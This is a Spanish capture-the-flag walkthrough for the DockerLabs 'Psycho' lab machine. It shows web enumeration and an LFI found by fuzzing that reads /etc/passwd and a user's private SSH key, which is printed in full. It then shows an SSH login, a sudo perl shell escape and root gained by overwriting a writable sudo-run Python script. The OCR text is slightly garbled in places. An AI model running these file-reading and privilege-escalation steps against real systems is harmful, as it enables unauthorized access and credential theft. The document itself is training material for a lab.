


PSYCHO



DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip psycho.zip
```

```
Archive: psycho.zip  
inflating: auto_deploy.sh  
inflating: psycho.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh psycho.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```


ENUMERACIÓN

Identificamos tecnologías en el servidor web

whatweb 172.17.0.2

```
whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap, Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script, Title[4Yo u]
```

Con gobuster, enumeramos directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 2596]
/.php (Status: 403) [Size: 275]
/assets (Status: 301) [Size: 309] [→ http://172.17.0.2/assets/]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

En el servidor web encontramos [!] ERROR [!]. Dado este error y que tenemos un

index.php probamos a fuzzear en la busca de un parámetro

wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://172.17.0.2/index.php?FUZZ=/etc/passwd

```
wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://172.17.0.2/index.php?FUZZ=/etc/passwd

*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/index.php?FUZZ=/etc/passwd
Total requests: 220560

ID      Response  Lines  Word    Chars  Payload
-----
000005155:  200      88 L    199 W   3870 Ch  "secret"
```

Comprobamos la existencia de una LFI.




Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelo.

© 2024 @TLuisillo_o & DockerLabs

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-
network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:102::/nonexistent:
/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin vaxe:x:1001:1001::/home/vaxe:/bin/bash sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
luisillo:x:1002:1002::/home/luisillo:/bin/sh
```



EXPLOTACIÓN

Tenemos dos usuarios **vaxe** y **luisillo**. Después de probar con hydra y medusa para quitar contraseñas no he conseguido nada. Otra forma que podríamos usar es buscar más información relacionada con estos usuarios, como su **clave id_rsa**. Normalmente,

se encuentra en la siguiente ruta /home/usuario/.ssh/id_rsa

Probamos esto, en el navegador; no tenemos nada con luisillo, pero, si con vaxeí

```
-----BEGIN OPENSSH PRIVATE KEY----- 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 -----END OPENSSH PRIVATE KEY-----
```

La copiamos y guardamos con nano y le damos permisos de solo lectura

chmod 600 id_rsa

Nos conectamos

ssh -i id_rsa vaxeí@172.17.0.2

```
# ssh -i id_rsa vaxeí@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.6.15-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxeí@ef916409b494:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo y nos vamos a

<https://gtfobins.github.io/gtfobins/perl/#sudo>

sudo perl -e 'exec "/bin/sh";'

```
vaxeif@ef916409b494:~$ sudo -l
Matching Defaults entries for vaxeif on ef916409b494: nos_limpliarlos para evitar problemas, espere un momento...
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User vaxeif may run the following commands on ef916409b494:
(luisillo) NOPASSWD: /usr/bin/perl
```

```
(luisillo) NOPASSWD: /usr/bin/perl
vaxeif@ef916409b494:~$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/sh";'
$ whoami luisillo
$ bash -i
luisillo@ef916409b494:/home/vaxeif$
```

Buscamos permisos sudo para luisillo

```
luisillo@ef916409b494:/home/vaxeif$ sudo -l
Matching Defaults entries for luisillo on ef916409b494:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on ef916409b494:
(ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

Miramos permisos en la carpeta del script

```
luisillo@ef916409b494:~$ ls -ld /opt
drwxr-xrwx 1 root root 4096 Aug 17 20:07 /opt
```

Cualquier usuario puede escribir en el directorio /opt, lo que permite reemplazar el archivo paw.py con un script malicioso.

Eliminamos paw.py

```
luisillo@ef916409b494:/opt$ rm -r paw.py
rm: remove write-protected regular file 'paw.py'? yes
```

```
luisillo@ef916409b494:/opt$ ls
luisillo@ef916409b494:/opt$
```

Creamos un nuevo paw.py y le damos permisos

```
luisillo@ef916409b494:/opt$ nano paw.py
luisillo@ef916409b494:/opt$ chmod +x paw.py
luisillo@ef916409b494:/opt$ ls
paw.py
luisillo@ef916409b494:/opt$
```

Ejecutamos el script

```
luisillo@ef916409b494:/opt$ sudo /usr/bin/python3 /opt/paw.py
root@ef916409b494:/opt# whoami
root
root@ef916409b494:/opt#
```

